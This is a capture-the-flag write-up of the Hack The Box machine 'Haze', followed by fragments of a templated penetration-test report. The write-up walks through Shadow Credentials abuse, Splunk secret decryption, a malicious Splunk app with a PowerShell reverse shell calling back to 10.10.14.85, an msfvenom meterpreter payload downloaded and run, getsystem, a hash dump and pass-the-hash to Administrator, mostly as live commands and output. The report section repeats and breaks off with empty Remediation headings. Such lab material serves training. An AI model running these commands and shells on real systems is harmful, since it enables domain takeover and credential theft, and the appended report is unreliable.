
Time and Date Synchronization
In order to carry this one out we needed to synchronize our date and time with the Domain Controller.
┌──(kali㉿kali)-[/media/…/HTB/Machines/Haze/files]
└─$ sudo /etc/init.d/virtualbox-guest-utils stop
[sudo] password for kali:
Stopping virtualbox-guest-utils (via systemctl): virtualbox-guest-utils.service.
┌──(kali㉿kali)-[/media/…/HTB/Machines/Haze/files]
└─$ sudo systemctl stop systemd-timesyncd┌──(kali㉿kali)-[/media/…/HTB/Machines/Haze/files]
└─$ sudo net time set -S 10.129.135.234Shadow Credentials Attack
After the preparation mk0 came back to execute the Shadow Credentials attack an Edward.Martin. Therefore we needed to grab a Kerberos ticket first and export it within our current session on our local machine.
┌──(kali㉿kali)-[/media/…/HTB/Machines/Haze/files]
└─$ impacket-getTGT 'haze.htb/Haze-IT-Backup$' -hashes :735c02c6b2dc54c3c8c6891f55279ebc
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in Haze-IT-Backup$.ccache
┌──(kali㉿kali)-[/media/…/HTB/Machines/Haze/files]
└─$ export KRB5CCNAME=Haze-IT-Backup\$.ccacheThen we moved from Impacket to BloodyAD to first change the owner Haze-IT-Backups$.
┌──(kali㉿kali)-[/media/…/HTB/Machines/Haze/files]
└─$ bloodyAD -d haze.htb -u 'Haze-IT-Backup$' -k --host dc01.haze.htb --dc-ip 10.129.135.234 set owner "CN=Support_Services,CN=Users,DC=haze,DC=htb" Haze-IT-Backup$
[+] Old owner S-1-5-21-323145914-28650650-2368316563-512 is now replaced by Haze-IT-Backup$ on CN=Support_Services,CN=Users,DC=haze,DC=htb
Then we granted us GenericAll permissions.
┌──(kali㉿kali)-[/media/…/HTB/Machines/Haze/files]
└─$ bloodyAD -d haze.htb -u 'Haze-IT-Backup$' -k --host dc01.haze.htb --dc-ip 10.129.135.234 add genericAll "CN=Support_Services,CN=Users,DC=haze,DC=htb" "Haze-IT-Backup$"
[+] Haze-IT-Backup$ has now GenericAll on CN=Support_Services,CN=Users,DC=haze,DC=htb
In order to add Mark.Adams as a group member on SUPPORT_SERVICES.
┌──(kali㉿kali)-[/media/…/HTB/Machines/Haze/files]
└─$ bloodyAD -d haze.htb -u 'Haze-IT-Backup$' -k --host dc01.haze.htb --dc-ip 10.129.135.234 add groupMember "CN=Support_Services,CN=Users,DC=haze,DC=htb" 'mark.adams'
[+] mark.adams added to CN=Support_Services,CN=Users,DC=haze,DC=htb
As next step we then used the credentials of Mark.Adams to actually use Shadow Credentials on Edward.Martin.
┌──(kali㉿kali)-[/media/…/HTB/Machines/Haze/files]
└─$ bloodyAD -d haze.htb -u mark.adams -p 'Ld@p_Auth_Sp1unk@2k24' --host dc01.haze.htb --dc-ip 10.129.135.234 add shadowCredentials "CN=EDWARD MARTIN,CN=USERS,DC=HAZE,DC=HTB" --path edward-shadow.pem
[+] KeyCredential generated with following sha256 of RSA key: ce58ee744a8101212223f4e6d4ef62b63f8ad2e18b522f0ab467665fc5782070
[+] Saved PEM certificate at path: edward-shadow.pem_cert.pem
[+] Saved PEM private key at path: edward-shadow.pem_priv.pem
A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
Run the following command to obtain a TGT:
python3 PKINITtools/gettgtpkinit.py -cert-pem edward-shadow.pem_cert.pem -key-pem edward-shadow.pem_priv.pem haze.htb/CN=EDWARD MARTIN,CN=USERS,DC=HAZE,DC=HTB edward-shadow.pem.ccache
With the provided .pem files we created a valid .pfx in order to work with PKINITtools.
┌──(kali㉿kali)-[/media/…/HTB/Machines/Haze/files]
└─$ openssl pkcs12 -export \
  -out edward.pfx \
  -inkey edward-shadow.pem_priv.pem \
  -in edward-shadow.pem_cert.pem \
  -passout pass:
To make the PKINITtools working properly we spun up a virtual environment and installed the requirements using requirements.txt.
┌──(kali㉿kali)-[~/opt/10_post_exploitation/PKINITtools]
└─$ python3 -m virtualenv venv
created virtual environment CPython3.13.2.final.0-64 in 284ms
  creator CPython3Posix(dest=/home/kali/opt/10_post_exploitation/PKINITtools/venv, clear=False, no_vcs_ignore=False, global=False)
  seeder FromAppData(download=False, pip=bundle, via=copy, app_data_dir=/home/kali/.local/share/virtualenv)
    added seed packages: pip==25.0
  activators BashActivator,CShellActivator,FishActivator,NushellActivator,PowerShellActivator,PythonActivator
┌──(kali㉿kali)-[~/opt/10_post_exploitation/PKINITtools]
└─$ . venv/bin/activate┌──(venv)─(kali㉿kali)-[~/opt/10_post_exploitation/PKINITtools]
└─$ pip3 install -r requirements.txt
<--- CUT FOR BREVITY --->Then we used the forged .pfx file to receive the AS-REP encryption key.
┌──(venv)─(kali㉿kali)-[~/opt/10_post_exploitation/PKINITtools]
└─$ python3 gettgtpkinit.py -cert-pfx /media/sf_cybersecurity/notes/HTB/Machines/Haze/files/edward.pfx -dc-ip 10.129.135.234 'haze.htb/edward.martin' edward.martin.ccache
2025-03-30 08:57:48,420 minikerberos INFO     Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-03-30 08:57:48,528 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2025-03-30 08:57:56,214 minikerberos INFO     AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-03-30 08:57:56,214 minikerberos INFO     f4b7f1d9527d7592cb07f1a6ff4fe9e27cb3299af48a0309e716a5cb0372617e
INFO:minikerberos:f4b7f1d9527d7592cb07f1a6ff4fe9e27cb3299af48a0309e716a5cb0372617e
2025-03-30 08:57:56,218 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
Now we exposed the new .ccache file to our local session and performed a quick check if we did everything correctly.
┌──(kali㉿kali)-[/media/…/HTB/Machines/Haze/files]
└─$ export KRB5CCNAME=edward.martin.ccache
┌──(kali㉿kali)-[/media/…/HTB/Machines/Haze/files]
└─$ netexec ldap 10.129.135.234 -u 'edward.martin' --use-kcache
SMB 10.129.135.234 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:haze.htb) (signing:True) (SMBv1:False)
LDAP 10.129.135.234 389 DC01 [+] haze.htb\edward.martin from ccacheThen we headed back to PKINITtools and used the AS-REP encryption key to recover the NT Hash of Edward.Martin in order to login as him using `Evil-WinRM.
┌──(venv)─(kali㉿kali)-[~/opt/10_post_exploitation/PKINITtools]
└─$ python3 getnthash.py -key f4b7f1d9527d7592cb07f1a6ff4fe9e27cb3299af48a0309e716a5cb0372617e haze.htb/edward.martin
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Using TGT from cache
/home/kali/opt/10_post_exploitation/PKINITtools/getnthash.py:144: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow()
/home/kali/opt/10_post_exploitation/PKINITtools/getnthash.py:192: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting ticket to self with PAC
Recovered NT Hash
09e0b3eeb2e7a6b0d419e9ff8f4d91af
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i 10.129.135.234 -u 'edward.martin' -H 09e0b3eeb2e7a6b0d419e9ff8f4d91af
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\edward.martin\Documents>user.txt
Finally we were able to grab the user.txt.
*Evil-WinRM* PS C:\Users\edward.martin\Desktop> type user.txt
dd2dcdd9fd45eb603043cf4237e38dcf
Enumeration (Edward.Martin)
For the next step of the box we performed a quick enumeration as always but since this was a dead end again, we went back to BloodHound.
*Evil-WinRM* PS C:\Users\edward.martin\Documents> whoami /all

USER INFORMATION
----------------

User Name          SID
================== ===========================================
haze\edward.martin S-1-5-21-323145914-28650650-2368316563-1105


GROUP INFORMATION
-----------------

Group Name                                  Type             SID                                         Attributes
=========================================== ================ =========================================== ==================================================
Everyone                                    Well-known group S-1-1-0                                     Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users             Alias            S-1-5-32-580                                Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545                                Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access     Alias            S-1-5-32-574                                Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2                                     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15                                    Mandatory group, Enabled by default, Enabled group
HAZE\Backup_Reviewers                       Group            S-1-5-21-323145914-28650650-2368316563-1109 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10                                 Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
Our new user was member of the BACKUP_REVIEWERS group.

On the box we found a Backups directory on C:\> and inside a file called splunkbackup2024-08-06.zip.
*Evil-WinRM* PS C:\Backups> dir


    Directory: C:\Backups


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          3/5/2025  12:33 AM                Splunk
*Evil-WinRM* PS C:\Backups\Splunk> dir
Directory: C:\Backups\Splunk
Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 8/6/2024 3:22 PM 27445566 splunk_backup_2024-08-06.zipWe downloaded the file using the built-in feature of Evil-WinRM to download files.
*Evil-WinRM* PS C:\Backups\Splunk> download splunk_backup_2024-08-06.zip

Info: Downloading C:\Backups\Splunk\splunk_backup_2024-08-06.zip to splunk_backup_2024-08-06.zip

Info: Download successful!
Investigating the Backup Archive
After we extracted the zip-archive we used grep to search for passwords and found another hash and splunk secret file.
┌──(kali㉿kali)-[/media/…/Machines/Haze/files/extracted]
└─$ unzip splunk_backup_2024-08-06.zip
<--- CUT FOR BREVITY --->
┌──(kali㉿kali)-[/media/…/Haze/files/extracted/Splunk]
└─$ grep -iaR password
<--- CUT FOR BREVITY --->
var/run/splunk/confsnapshot/baseline_local/system/local/authentication.conf:bindDNpassword = $1$YDz8WfhoCWmf6aTRkA+QqUI=
<--- CUT FOR BREVITY --->With the repeated steps from before we recovered another password.
┌──(kali㉿kali)-[/media/…/extracted/Splunk/etc/auth]
└─$ cat splunk.secret
CgL8i4HvEen3cCYOYZDBkuATi5WQuORBw9g4zp4pv5mpMcMF3sWKtaCWTX8Kc1BK3pb9HR13oJqHpvYLUZ.gIJIuYZCA/YNwbbI4fDkbpGD.8yX/8VPVTG22V5G5rDxO5qNzXSQIz3NBtFE6oPhVLAVOJ0EgCYGjuk.fgspXYUc9F24Q6P/QGB/XP8sLZ2h00FQYRmxaSUTAroHHz8fYIsChsea7GBRaolimfQLD7yWGefscTbuXOMJOrzr/6B
┌──(kali㉿kali)-[/media/…/extracted/Splunk/etc/auth]
└─$ splunksecrets splunk-decrypt -S splunk.secret
Ciphertext: $1$YDz8WfhoCWmf6aTRkA+QqUI=
/home/kali/.local/share/pipx/venvs/splunksecrets/lib/python3.13/site-packages/splunksecrets.py:48: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
algorithm = algorithms.ARC4(key)
Sp1unkadmin@2k24| Password |
|---|
| Sp1unkadmin@2k24 |
Splunk Enterprise
The newly recovered password granted us now access to the web GUI of Splunk Enterprise.
| Username | Password |
|---|---|
| admin | Sp1unkadmin@2k24 |

Privilege Escalation to Alexander.Green
Intentionally we moved to the Apps section and noticed that we could upload our own app. After a first own PoC we found an repository on GitHub to achieve exactly the same what we planned to do.
After we cloned the repository we modified the run.ps1 to our needs and created the necessary tarball in order to upload it on the dashboard.
┌──(kali㉿kali)-[/media/…/files/reverse_shell_splunk/reverse_shell_splunk/bin]
└─$ cat run.ps1
#A simple and small reverse shell. Options and help removed to save space.
#Uncomment and change the hardcoded IP address and port number in the below line. Remove all help comments as well.
$client = New-Object System.Net.Sockets.TCPClient('10.10.14.85',4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2  = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
┌──(kali㉿kali)-[/media/…/Machines/Haze/files/reverse_shell_splunk]
└─$ tar -czf revshell.tgz reverse_shell_splunk
And after we successfully uploaded and installed the revshell.tgz we instantly received the callback and got a session as Alexander.Green.
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.85] from (UNKNOWN) [10.129.135.234] 55275

PS C:\Windows\system32>
PS C:\Windows\system32> whoami
haze\alexander.greenPrivilege Escalation to System
SeImpersonatePrivilege Abuse
As last step of the box we abuse the privilege for SeImpersonatePrivilege of Alexander.Green using Metasploit.
PS C:\Windows\system32> whoami /all

USER INFORMATION
----------------

User Name            SID
==================== ===========================================
haze\alexander.green S-1-5-21-323145914-28650650-2368316563-1106


GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                         Attributes
========================================== ================ =========================================== ==================================================
Everyone                                   Well-known group S-1-1-0                                     Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access    Alias            S-1-5-32-574                                Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                       Well-known group S-1-5-6                                     Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                              Well-known group S-1-2-1                                     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                    Mandatory group, Enabled by default, Enabled group
LOCAL                                      Well-known group S-1-2-0                                     Mandatory group, Enabled by default, Enabled group
HAZE\Splunk_Admins                         Group            S-1-5-21-323145914-28650650-2368316563-1108 Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
To do so we created the payload for meterpreter and hosted it locally using a Python Web Server.
┌──(kali㉿kali)-[/media/…/HTB/Machines/Haze/serve]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.85 LPORT=6669 -f exe -o asdf.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: asdf.exe
┌──(kali㉿kali)-[/media/…/HTB/Machines/Haze/serve]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...Then we prepared Metasploit to catch the callback.
┌──(kali㉿kali)-[~]
└─$ msfconsole


# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v6.4.50-dev                          ]
+ -- --=[ 2490 exploits - 1281 auxiliary - 431 post       ]
+ -- --=[ 1466 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.14.85
LHOST => 10.10.14.85
msf6 exploit(multi/handler) > set LPORT 6669
LPORT => 6669
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.85:6669
After that we transfered our file to the box and executed it.
PS C:\temp> iwr 10.10.14.85/asdf.exe -o asdf.exePS C:\temp> .\asdf.exeAfter receiving the meterpreter session we used getsystem to abuse SeImpersonatePrivilege and to dump the hashes using hashdump.
[*] Sending stage (203846 bytes) to 10.129.135.234
[*] Meterpreter session 1 opened (10.10.14.85:6669 -> 10.129.135.234:55606) at 2025-03-30 10:28:09 +0200

meterpreter >
meterpreter > getsystem
...got system via technique 5 (Named Pipe Impersonation (PrintSpooler variant)).meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:06dc954d32cb91ac2831d67e3e12027f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:937e28202a6cdfcc556d1b677bcbe82c:::
paul.taylor:1103:aad3b435b51404eeaad3b435b51404ee:e90878e2fb0a21a11859ff60f1119fb4:::
mark.adams:1104:aad3b435b51404eeaad3b435b51404ee:e90878e2fb0a21a11859ff60f1119fb4:::
edward.martin:1105:aad3b435b51404eeaad3b435b51404ee:09e0b3eeb2e7a6b0d419e9ff8f4d91af:::
alexander.green:1106:aad3b435b51404eeaad3b435b51404ee:6b8caa0cd4f8cb8ddf2b5677a24cc510:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:9dcbc33adec3bdc8b2334060002ce1b4:::
Haze-IT-Backup$:1111:aad3b435b51404eeaad3b435b51404ee:735c02c6b2dc54c3c8c6891f55279ebc:::With the hash of Administrator we performed Pass-The-Hash to login and to grab the root.txt.
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i 10.129.135.234 -u Administrator -H 06dc954d32cb91ac2831d67e3e12027f

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
root.txt
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
95ab497f4e1eda4d15ce135674d3711a
Outro
Nice TEAMWORK!! Very well done!!

📋 Security Assessment Report
Description
During the penetration test, it was discovered that the application was found to pass user-supplied input directly to a system shell call without sanitisation. The vulnerable parameter was incorporated into an OS-level command, allowing an attacker to append arbitrary commands using shell metacharacters and control the execution context of the web server process.
Impact
An attacker can execute arbitrary OS commands on the server with the privileges of the web application process. This enables complete file system access, extraction of credentials from configuration files and environment variables, installation of persistent reverse shells and backdoors, and lateral movement to internally accessible services — all without requiring any additional authentication. During this engagement, OS command injection was chained to obtain full root access to the server.
Remediation
Description
During the penetration test, it was discovered that BloodHound analysis of the Active Directory environment revealed exploitable ACL attack paths connecting low-privilege user accounts to privileged domain objects. Permissions including GenericAll, WriteDACL, ForceChangePassword, and GenericWrite were identified on critical objects, forming a chain to Domain Admin access without exploiting any software vulnerability.
Impact
An attacker with initial access to any domain user account along the identified path can chain misconfigured permissions to progressively escalate privileges and reach Domain Admin. This attack requires no software CVE exploitation, making it invisible to traditional vulnerability scanners. The complete attack path was traversed during this engagement from a standard domain user account to full domain administrator access.
Remediation
Description
